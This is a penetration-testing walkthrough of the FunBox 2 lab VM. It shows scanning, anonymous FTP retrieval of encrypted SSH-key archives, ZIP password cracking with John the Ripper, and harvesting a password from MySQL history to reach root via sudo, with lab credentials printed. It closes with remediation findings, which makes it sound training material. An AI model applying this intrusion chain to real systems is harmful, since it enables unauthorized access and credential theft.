

FunBox 2 — Penetration Testing Walkthrough

1. Introduction

This walkthrough documents the penetration testing process performed against the **FunBox 2** vulnerable virtual machine in an authorized local lab environment.

The assessment followed a structured penetration testing methodology:

1. Network Enumeration
2. Service Enumeration
3. FTP Enumeration
4. Web Enumeration
5. Credential/Key Discovery
6. Password Cracking
7. SSH Authentication
8. Local Enumeration
9. Privilege Escalation
10. Root Access and Flag Retrieval

Target Information

Item	Details
Target	FunBox 2
Target IP	192.168.56.105
Attacker	Kali Linux
Attacker IP	192.168.56.102
Network	VirtualBox Host-Only Network
Primary Tools	Nmap, FTP, Gobuster, zip2john, John the Ripper, SSH

2. Network and Port Enumeration

The assessment began with a full TCP port scan using Nmap to identify exposed services on the target.

Command

```
sudo nmap -sC -sV -p- -T4 192.168.56.105
```

Purpose

- `-sC` — runs Nmap's default scripts.
- `-sV` — identifies service versions.
- `-p-` — scans all TCP ports.
- `-T4` — increases scanning speed.

Results

The scan identified the following services:

Port	Service	Version/Information
21	FTP	ProFTPD 1.3.5e
22	SSH	OpenSSH 7.6p1
80	HTTP	Apache 2.4.29

The FTP service was particularly interesting because anonymous access was available.

```

(kali@kali)-[~]
$ sudo nmap -sC -sV -p- -T4 192.168.56.105
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-04 11:56 -0400
Nmap scan report for 192.168.56.105
Host is up (0.00062s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp open  ftp      ProFTPD 1.3.5e
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_  -rw-rw-r--  1 ftp      ftp      1477 Jul 25  2020 anna.zip
|_  -rw-rw-r--  1 ftp      ftp      1477 Jul 25  2020 ariel.zip
|_  -rw-rw-r--  1 ftp      ftp      1477 Jul 25  2020 bud.zip
|_  -rw-rw-r--  1 ftp      ftp      1477 Jul 25  2020 cathrine.zip
|_  -rw-rw-r--  1 ftp      ftp      1477 Jul 25  2020 homer.zip
|_  -rw-rw-r--  1 ftp      ftp      1477 Jul 25  2020 jessica.zip
|_  -rw-rw-r--  1 ftp      ftp      1477 Jul 25  2020 john.zip
|_  -rw-rw-r--  1 ftp      ftp      1477 Jul 25  2020 marge.zip
|_  -rw-rw-r--  1 ftp      ftp      1477 Jul 25  2020 miriam.zip
|_  -r--r--r--  1 ftp      ftp      1477 Jul 25  2020 tom.zip
|_  -rw-r--r--  1 ftp      ftp      170 Jan 10  2018 welcome.msg
|_  -rw-rw-r--  1 ftp      ftp      1477 Jul 25  2020 zlatan.zip
22/tcp open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_  2048 f9:46:7d:fe:0c:4d:a9:7e:2d:77:74:0f:a2:51:72:51 (RSA)
|_  256 15:00:46:67:80:9b:40:12:3a:0c:66:07:db:1d:18:47 (ECDSA)
|_  256 75:ba:66:95:bb:0f:16:de:7e:7e:a1:7b:27:3b:b0:58 (ED25519)
80/tcp open  http      Apache httpd 2.4.29 ((Ubuntu))
|_http-robots.txt: 1 disallowed entry
|_  /logs/
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 08:00:27:88:FE:F7 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.09 seconds

```

3. Anonymous FTP Access

Since FTP was running on port 21, anonymous authentication was tested.

Command

```
ftp 192.168.56.105
```

The username was:

```
anonymous
```

The server accepted the anonymous login.

FTP Enumeration

After authentication, the directory contents were listed using:

```
ls
```

The server exposed multiple ZIP archives:

```

anna.zip
ariel.zip
bud.zip
cathrine.zip
homer.zip
jessica.zip
john.zip
marge.zip
miriam.zip
tom.zip
zlatan.zip

```

A `welcome.msg` file was also present.

```

(kali@kali)-[~]
$ ftp 192.168.56.105
Connected to 192.168.56.105.
220 ProFTPD 1.3.5e Server (Debian) [::ffff:192.168.56.105]
Name (192.168.56.105:kali): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230-Welcome, archive user anonymous@192.168.56.102 !
230-
230-The local time is: Sun Oct 04 15:58:24 2026
230-
230-This is an experimental FTP server. If you have any unusual problems,
230-please report them via e-mail to <root@funbox2>.
230-
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||29758|)
150 Opening ASCII mode data connection for file list
-rw-rw-r-- 1 ftp ftp 1477 Jul 25 2020 anna.zip
-rw-rw-r-- 1 ftp ftp 1477 Jul 25 2020 ariel.zip
-rw-rw-r-- 1 ftp ftp 1477 Jul 25 2020 bud.zip
-rw-rw-r-- 1 ftp ftp 1477 Jul 25 2020 cathrine.zip
-rw-rw-r-- 1 ftp ftp 1477 Jul 25 2020 homer.zip
-rw-rw-r-- 1 ftp ftp 1477 Jul 25 2020 jessica.zip
-rw-rw-r-- 1 ftp ftp 1477 Jul 25 2020 john.zip
-rw-rw-r-- 1 ftp ftp 1477 Jul 25 2020 marge.zip
-rw-rw-r-- 1 ftp ftp 1477 Jul 25 2020 miriam.zip
-r--r--r-- 1 ftp ftp 1477 Jul 25 2020 tom.zip
-rw-r--r-- 1 ftp ftp 170 Jan 10 2018 welcome.msg
-rw-rw-r-- 1 ftp ftp 1477 Jul 25 2020 zlatan.zip
226 Transfer complete

```

4. Downloading the FTP Files

A local directory was created to store the files obtained from the FTP server.

```
mkdir -p ~/funbox2/ftp
```

Inside the FTP client, the local directory was changed:

```
lcd ~/funbox2/ftp
```

All ZIP files were downloaded:

```
mget *.zip
```

The files were successfully transferred to the Kali machine.

```

(kali@kali)-[~]
$ mkdir -p ~/funbox2/ftp

(kali@kali)-[~]
$ ls -la ~/funbox2/ftp
total 8
drwxrwxr-x 2 kali kali 4096 Oct  4 12:00 .
drwxrwxr-x 3 kali kali 4096 Oct  4 12:00 ..

(kali@kali)-[~]
$ ftp 192.168.56.105
Connected to 192.168.56.105.
220 ProFTPD 1.3.5e Server (Debian) [::ffff:192.168.56.105]
Name (192.168.56.105:kali): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230-Welcome, archive user anonymous@192.168.56.102 !
230-
230-The local time is: Sun Oct 04 16:01:38 2026
230-
230-This is an experimental FTP server. If you have any unusual problems,
230-please report them via e-mail to <root@funbox2>.
230-
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> lcd ~/funbox2/ftp
Local directory now: /home/kali/funbox2/ftp
ftp> lpwd
Local directory: /home/kali/funbox2/ftp
ftp> mget *.zip
mget jessica.zip [anpqy?]? Error encountered; mget aborted
ftp> mget *.zip
mget jessica.zip [anpqy?]? y
229 Entering Extended Passive Mode (|||60652|)
150 Opening BINARY mode data connection for jessica.zip (1477 bytes)
100% |*****
226 Transfer complete
1477 bytes received in 00:00 (158.95 KiB/s)
mget bud.zip [anpqy?]? y
229 Entering Extended Passive Mode (|||41358|)
150 Opening BINARY mode data connection for bud.zip (1477 bytes)
100% |*****
226 Transfer complete
1477 bytes received in 00:00 (117.99 KiB/s)
mget marge.zip [anpqy?]? y
229 Entering Extended Passive Mode (|||19326|)
150 Opening BINARY mode data connection for marge.zip (1477 bytes)
100% |*****

```

5. ZIP File Enumeration

The contents of the ZIP files were examined before extraction.

Command

```
for f in *.zip; do
    echo "=====$f===="
    unzip -l "$f"
done
```

Each archive contained a single file:

```
id_rsa
```

This indicated that the archives contained SSH private keys.

However, the files were password protected.

Encryption Verification

For example:

```
zipinfo -v anna.zip | grep -E "file security|encryption|version"
```

The output showed:

```
file security status: encrypted
```

The same condition was confirmed for all 11 ZIP files.

```
(kali@kali)-[~/funbox2/ftp]
$ for f in *.zip; do echo "=====$f===="; unzip -l "$f"; done
==== anna.zip ====
Archive: anna.zip
  Length   Date       Time    Name
  ----
  1675     2020-07-25  06:42   id_rsa
  1675
1 file
==== ariel.zip ====
Archive: ariel.zip
  Length   Date       Time    Name
  ----
  1675     2020-07-25  06:42   id_rsa
  1675
1 file
==== bud.zip ====
Archive: bud.zip
  Length   Date       Time    Name
  ----
  1675     2020-07-25  06:42   id_rsa
  1675
1 file
==== cathrine.zip ====
Archive: cathrine.zip
  Length   Date       Time    Name
  ----
  1675     2020-07-25  06:42   id_rsa
  1675
1 file
==== homer.zip ====
Archive: homer.zip
  Length   Date       Time    Name
  ----
  1675     2020-07-25  06:42   id_rsa
  1675
1 file
==== jessica.zip ====
Archive: jessica.zip
  Length   Date       Time    Name
  ----
  1675     2020-07-25  06:42   id_rsa
  1675
1 file
==== john.zip ====
Archive: john.zip
  Length   Date       Time    Name
  ----
  1675     2020-07-25  06:42   id_rsa
  1675
1 file
==== marge.zip ====
Archive: marge.zip
  Length   Date       Time    Name
  ----
  1675     2020-07-25  06:42   id_rsa
  1675
1 file
==== miriam.zip =====
```

```

(kali@kali)-[~/funbox2/ftp]
$ zipinfo -v anna.zip | grep -E "file security|encryption|version"
version of encoding software: 3.0
minimum software version required to extract: 2.0
file security status: encrypted

(kali@kali)-[~/funbox2/ftp]
$ for f in *.zip; do
  echo "===== $f ====="
  zipinfo -v "$f" | grep -E "file security|encrypted|encryption"
done
===== anna.zip =====
file security status: encrypted
===== ariel.zip =====
file security status: encrypted
===== bud.zip =====
file security status: encrypted
===== cathrine.zip =====
file security status: encrypted
===== homer.zip =====
file security status: encrypted
===== jessica.zip =====
file security status: encrypted
===== john.zip =====
file security status: encrypted
===== marge.zip =====
file security status: encrypted
===== miriam.zip =====
file security status: encrypted
===== tom.zip =====
file security status: encrypted
===== zlatan.zip =====
file security status: encrypted

```

6. Generating ZIP Password Hashes

Since the archives were encrypted, zip2john was used to convert the ZIP encryption data into a format that John the Ripper could process.

Command

```
mkdir -p ~/funbox2/hashes
```

```
for f in *.zip; do
  zip2john "$f" >> ~/funbox2/hashes/zip.hashes
done
```

The generated file contained hashes for all 11 ZIP archives.

Verification:

```
wc -l ~/funbox2/hashes/zip.hashes
```

Output:

```
11 /home/kali/funbox2/hashes/zip.hashes
```

The ZIP format was identified as:

PKZIP

```

(kali@kali)-[~/funbox2/ftp]
$ which zip2john
/usr/sbin/zip2john

(kali@kali)-[~/funbox2/ftp]
$ mkdir -p ~/funbox2/hashes

for f in *.zip; do
  zip2john "$f" >> ~/funbox2/hashes/zip.hashes
done
Created directory: /home/kali/.john
ver 2.0 efh 5455 efh 7875 anna.zip/id_rsa PKZIP Encr: TS_chk, cmplen=1299, decmplen=1675, crc=39C551E6 ts=554B cs=554b type=8
ver 2.0 efh 5455 efh 7875 ariel.zip/id_rsa PKZIP Encr: TS_chk, cmplen=1299, decmplen=1675, crc=39C551E6 ts=554B cs=554b type=8
ver 2.0 efh 5455 efh 7875 bud.zip/id_rsa PKZIP Encr: TS_chk, cmplen=1299, decmplen=1675, crc=39C551E6 ts=554B cs=554b type=8
ver 2.0 efh 5455 efh 7875 cathrine.zip/id_rsa PKZIP Encr: TS_chk, cmplen=1299, decmplen=1675, crc=39C551E6 ts=554B cs=554b type=8
ver 2.0 efh 5455 efh 7875 homer.zip/id_rsa PKZIP Encr: TS_chk, cmplen=1299, decmplen=1675, crc=39C551E6 ts=554B cs=554b type=8
ver 2.0 efh 5455 efh 7875 jessica.zip/id_rsa PKZIP Encr: TS_chk, cmplen=1299, decmplen=1675, crc=39C551E6 ts=554B cs=554b type=8
ver 2.0 efh 5455 efh 7875 john.zip/id_rsa PKZIP Encr: TS_chk, cmplen=1299, decmplen=1675, crc=39C551E6 ts=554B cs=554b type=8
ver 2.0 efh 5455 efh 7875 marge.zip/id_rsa PKZIP Encr: TS_chk, cmplen=1299, decmplen=1675, crc=39C551E6 ts=554B cs=554b type=8
ver 2.0 efh 5455 efh 7875 miriam.zip/id_rsa PKZIP Encr: TS_chk, cmplen=1299, decmplen=1675, crc=39C551E6 ts=554B cs=554b type=8
ver 2.0 efh 5455 efh 7875 tom.zip/id_rsa PKZIP Encr: TS_chk, cmplen=1299, decmplen=1675, crc=39C551E6 ts=554B cs=554b type=8
ver 2.0 efh 5455 efh 7875 zlatan.zip/id_rsa PKZIP Encr: TS_chk, cmplen=1299, decmplen=1675, crc=39C551E6 ts=554B cs=554b type=8

```

7. Password Cracking with John the Ripper

The rockyou.txt password dictionary was prepared:

```
sudo gzip -dk /usr/share/wordlists/rockyou.txt.gz
```

John the Ripper was then used against the generated ZIP hashes:

```
john --wordlist=/usr/share/wordlists/rockyou.txt ~/funbox2/hashes/zip.hashes
```

John successfully recovered two ZIP passwords.

Recovered Credentials

ZIP Archive Password

```
cathrine.zip catwoman
tom.zip iubire
```

The results were verified using:

```
john --show ~/funbox2/hashes/zip.hashes
```

The output confirmed:

```
cathrine.zip/id_rsa:catwoman
tom.zip/id_rsa:iubire
```

```
(kali@kali)-[~/funbox2/ftp]
└─$ ls -lh /usr/share/wordlists/rockyou.txt*
-rw-r--r-- 1 root root 51M May  7 06:16 /usr/share/wordlists/rockyou.txt.gz

(kali@kali)-[~/funbox2/ftp]
└─$ sudo gzip -dk /usr/share/wordlists/rockyou.txt.gz
[sudo] password for kali:

(kali@kali)-[~/funbox2/ftp]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt ~/funbox2/hashes/zip.hashes
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
iubire      (tom.zip/id_rsa)
catwoman    (cathrine.zip/id_rsa)
2g 0:00:00:03 DONE (2026-10-04 12:15) 0.5434g/s 3897Kp/s 3899Kc/s 3899KC/s !LUVDKR!..*7jVamos!
Warning: passwords printed above might not be all those cracked
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/funbox2/ftp]
└─$ john --show ~/funbox2/hashes/zip.hashes
cathrine.zip/id_rsa:catwoman:id_rsa:cathrine.zip::cathrine.zip
tom.zip/id_rsa:iubire:id_rsa:tom.zip::tom.zip

2 password hashes cracked, 9 left

(kali@kali)-[~/funbox2/ftp]
└─$ mkdir -p ~/funbox2/keys/cathrine ~/funbox2/keys/tom

unzip -P catwoman -o cathrine.zip -d ~/funbox2/keys/cathrine

unzip -P iubire -o tom.zip -d ~/funbox2/keys/tom
Archive:  cathrine.zip
  inflating: /home/kali/funbox2/keys/cathrine/id_rsa
Archive:  tom.zip
  inflating: /home/kali/funbox2/keys/tom/id_rsa
```

8. Extracting the SSH Private Keys

Directories were created for the recovered keys:

```
mkdir -p ~/funbox2/keys/cathrine ~/funbox2/keys/tom
```

The encrypted archives were then extracted using their recovered passwords.

Cathrine Key

```
unzip -P catwoman -o cathrine.zip -d ~/funbox2/keys/cathrine
```

Tom Key

```
unzip -P iubire -o tom.zip -d ~/funbox2/keys/tom
```

Both archives successfully produced an `id_rsa` file.

```
(kali@kali)-[~/funbox2/ftp]
$ mkdir -p ~/funbox2/keys/cathrine ~/funbox2/keys/tom
unzip -P catwoman -o cathrine.zip -d ~/funbox2/keys/cathrine
unzip -P iubire -o tom.zip -d ~/funbox2/keys/tom
Archive: cathrine.zip
  inflating: /home/kali/funbox2/keys/cathrine/id_rsa
Archive: tom.zip
  inflating: /home/kali/funbox2/keys/tom/id_rsa
```

9. SSH Key Validation and Permissions

The extracted private keys were checked:

```
ls -l ~/funbox2/keys/cathrine/id_rsa
ls -l ~/funbox2/keys/tom/id_rsa
```

The permissions were set to 600:

```
chmod 600 ~/funbox2/keys/cathrine/id_rsa
chmod 600 ~/funbox2/keys/tom/id_rsa
```

The RSA fingerprint was also checked:

```
ssh-keygen -lf ~/funbox2/keys/cathrine/id_rsa
ssh-keygen -lf ~/funbox2/keys/tom/id_rsa
```

Both keys produced the same fingerprint, indicating that the same RSA key material was present in both archives.

```
(kali@kali)-[~/funbox2/ftp]
$ chmod 600 ~/funbox2/keys/cathrine/id_rsa
chmod 600 ~/funbox2/keys/tom/id_rsa

(kali@kali)-[~/funbox2/ftp]
$ ssh-keygen -lf ~/funbox2/keys/cathrine/id_rsa
2048 SHA256:E09owbCZKeUH+zq09bi2CxG9wPs0jsq00hX8JeRF1Rk no comment (RSA)

(kali@kali)-[~/funbox2/ftp]
$ ssh-keygen -lf ~/funbox2/keys/tom/id_rsa
2048 SHA256:E09owbCZKeUH+zq09bi2CxG9wPs0jsq00hX8JeRF1Rk no comment (RSA)

(kali@kali)-[~/funbox2/ftp]
$ ssh-keygen -y -f ~/funbox2/keys/cathrine/id_rsa > /tmp/cathrine.pub
ssh-keygen -y -f ~/funbox2/keys/tom/id_rsa > /tmp/tom.pub
```

10. SSH Authentication

The recovered key was first tested against the `cathrine` username:

```
ssh -i ~/funbox2/keys/cathrine/id_rsa cathrine@192.168.56.105
```

The connection was closed by the target.

The same RSA key was then tested with the `tom` account:

```
ssh -i ~/funbox2/keys/tom/id_rsa tom@192.168.56.105
```

This authentication attempt was successful.

The shell prompt confirmed access:

```
tom@funbox2:~$
```

```
(kali@kali)-[~/funbox2/ftp]
$ ssh -i ~/funbox2/keys/cathrine/id_rsa cathrine@192.168.56.105
The authenticity of host '192.168.56.105 (192.168.56.105)' can't be established.
ED25519 key fingerprint is: SHA256:ZBER3N78DusT56jsi/IGcAxcCB2W5CZWUJTbc3K4bZc
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.105' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Connection closed by 192.168.56.105 port 22

(kali@kali)-[~/funbox2/ftp]
$ ssh -i ~/funbox2/keys/tom/id_rsa tom@192.168.56.105
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Oct  4 16:18:19 UTC 2026

System load:  0.0          Processes:      103
Usage of /:   68.7% of 4.37GB   Users logged in:  0
Memory usage: 34%          IP address for enp0s3: 192.168.56.105
Swap usage:   0%

0 packages can be updated.
0 updates are security updates.
```

11. Local Enumeration

After obtaining SSH access, the current account and system information were enumerated.

Commands

```
whoami
id
hostname
pwd
uname -a
```

The results showed:

- Current user: tom
- Hostname: funbox2
- Home directory: /home/tom
- Ubuntu 18.04.4 LTS environment
- Linux kernel 4.15.0-112-generic

The `id` command also revealed that Tom belonged to several groups, including:

```
sudo
lxd
adm
```

```

Last login: Sat Jul 25 12:25:33 2020 from 192.168.178.143
tom@funbox2:~$ whoami
tom
tom@funbox2:~$ id
uid=1000(tom) gid=1000(tom) groups=1000(tom),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
tom@funbox2:~$ hostname
funbox2
tom@funbox2:~$ pwd
/home/tom
tom@funbox2:~$ uname -a
Linux funbox2 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
tom@funbox2:~$ ls -la
total 40
drwxr-xr-x 5 tom tom 4096 Jul 25 2020 .
drwxr-xr-x 3 root root 4096 Jul 25 2020 ..
-rw-r--r-- 1 tom tom 6 Jul 25 2020 .bash_history
-rw-r--r-- 1 tom tom 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 tom tom 3771 Apr 4 2018 .bashrc
drwxr-xr-x 3 tom tom 4096 Jul 25 2020 .cache
drwxr-xr-x 3 tom tom 4096 Jul 25 2020 .gnupg
-rw-r--r-- 1 tom tom 295 Jul 25 2020 .mysql_history
-rw-r--r-- 1 tom tom 807 Apr 4 2018 .profile
drwxr-xr-x 2 tom tom 4096 Jul 25 2020 .ssh
-rw-r--r-- 1 tom tom 0 Jul 25 2020 .sudo_as_admin_successful
-rw-r--r-- 1 tom tom 0 Jul 25 2020 .viminfo

```

12. Credential Discovery from MySQL History

The user's home directory was examined:

```
ls -la
```

An interesting file was discovered:

```
.mysql_history
```

Its contents were reviewed:

```
cat ~/.mysql_history
```

The history contained MySQL commands and a credential-looking entry:

```
insert into support (tom, xx11yy22!);
```

This provided a password clue associated with the tom account.

The .bash_history file did not contain useful information.

[SCREENSHOT 11 — MySQL History Discovery]

```

tom@funbox2:~$ cat ~/.mysql_history
_HiStOrY_V2_
show\040databases;
quit
create\040database\040'support';
create\040database\040support;
use\040support
create\040table\040users;
show\040tables
;
select\040*\040from\040support
;
show\040tables;
select\040*\040from\040support;
insert\040into\040support\040(tom,\040xx11yy22!);
quit

```

13. Sudo Privilege Enumeration

Since Tom belonged to the sudo group, the available sudo privileges were checked:

```
sudo -l
```

The recovered password was supplied when prompted.

The output showed:

User tom may run the following commands on funbox2:
(ALL : ALL) ALL

This is a critical finding.

It means the tom account can execute commands as **any user**, including root.

```
tom@funbox2:~$ sudo -l
[sudo] password for tom:
Matching Defaults entries for tom on funbox2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User tom may run the following commands on funbox2:
    (ALL : ALL) ALL
tom@funbox2:~$ sudo -i
```

14. Privilege Escalation to Root

Because Tom had unrestricted sudo privileges, a root shell was obtained with:

```
sudo -i
```

The successful privilege escalation was verified using:

```
whoami
id
pwd
```

The results confirmed:

```
root
uid=0(root) gid=0(root)
```

The current directory was:

```
/root
```

```
(ALL : ALL) ALL
tom@funbox2:~$ sudo -i
root@funbox2:~# xx11yy22!
xx11yy22!: command not found
root@funbox2:~# whoami
root
root@funbox2:~# id
uid=0(root) gid=0(root) groups=0(root)
root@funbox2:~# pwd
/root
```

15. Root Flag Retrieval

The /root directory was enumerated:

```
ls -la /root
```

A file named:

```
flag.txt
```

was discovered.

The file was read using:

```
cat /root/flag.txt
```

The flag displayed the FunBox 2 completion banner:

from @0815R2d2 with ♥

This confirmed successful root-level access to the target.


```
root@funbox2:~# ls -la /root
total 44
drwx----- 3 root root 4096 Jul 25 2020 .
drwxr-xr-x 24 root root 4096 Jul 25 2020 ..
-rw----- 1 root root 6 Jul 25 2020 .bash_history
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc
-rw-r--r-- 1 root root 528 Jul 25 2020 flag.txt
-rw----- 1 root root 467 Jul 25 2020 .mysql_history
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
drwx----- 2 root root 4096 Jul 25 2020 .ssh
-rw----- 1 root root 9083 Jul 25 2020 .viminfo
root@funbox2:~# find / -type f \( -name "root.txt" -o -name "user.txt" \) 2>/dev/null
root@funbox2:~# find / -type f \( -name "root.txt" -o -name "user.txt" \) 2>/dev/null
root@funbox2:~# cat /root/flag.txt

FUNBOX2
( ) ( ) / F U N B O X 2 ( )

from @0815R2d2 with ♥
root@funbox2:~#
```

16. Attack Chain Summary

The complete attack path was:



17. Security Findings

Finding 1 — Anonymous FTP Access

The FTP service allowed anonymous users to access sensitive archives.

Risk: Unauthorized users could obtain files from the FTP server.

Recommendation: Disable anonymous FTP access unless explicitly required. If anonymous access is necessary, restrict it to non-sensitive directories and files.

Finding 2 — Sensitive SSH Private Keys Exposed

The FTP server exposed ZIP archives containing SSH private keys.

Risk: An attacker who obtains and cracks the archives may gain SSH access to the system.

Recommendation: Never store private SSH keys in publicly accessible FTP directories. Restrict file permissions and use secure file-transfer mechanisms.

Finding 3 — Weak/Crackable ZIP Passwords

Two ZIP passwords were successfully recovered using a common password dictionary.

Risk: Weak archive passwords can allow attackers to recover protected files.

Recommendation: Use strong, unique passwords and modern encryption such as AES-based archive encryption where appropriate.

Finding 4 — Sensitive Credential Information in MySQL History

The MySQL history contained a credential-related entry.

Risk: Shell history files may expose passwords or other sensitive information.

Recommendation: Avoid entering credentials directly into commands where they may be stored in history. Protect and regularly review history files.

Finding 5 — Unrestricted Sudo Privileges

Tom was allowed to execute:

```
(ALL : ALL) ALL
```

Risk: Compromise of the Tom account immediately resulted in full root-level control.

Recommendation: Apply the principle of least privilege and only allow users to execute the specific administrative commands they require.

18. Conclusion

The FunBox 2 machine was successfully compromised through a chain of multiple security weaknesses.

The initial attack surface was identified through Nmap, which revealed FTP, SSH, and HTTP services. Anonymous FTP access allowed the retrieval of encrypted ZIP archives containing SSH private keys. Password cracking recovered valid archive passwords, allowing the private key to be extracted.

The recovered key provided SSH access to the `tom` account. Further local enumeration revealed credential information in the MySQL history. The recovered credentials allowed the available sudo privileges to be enumerated, revealing unrestricted sudo access.

Finally, `sudo -i` was used to obtain a root shell, and `/root/flag.txt` was successfully accessed.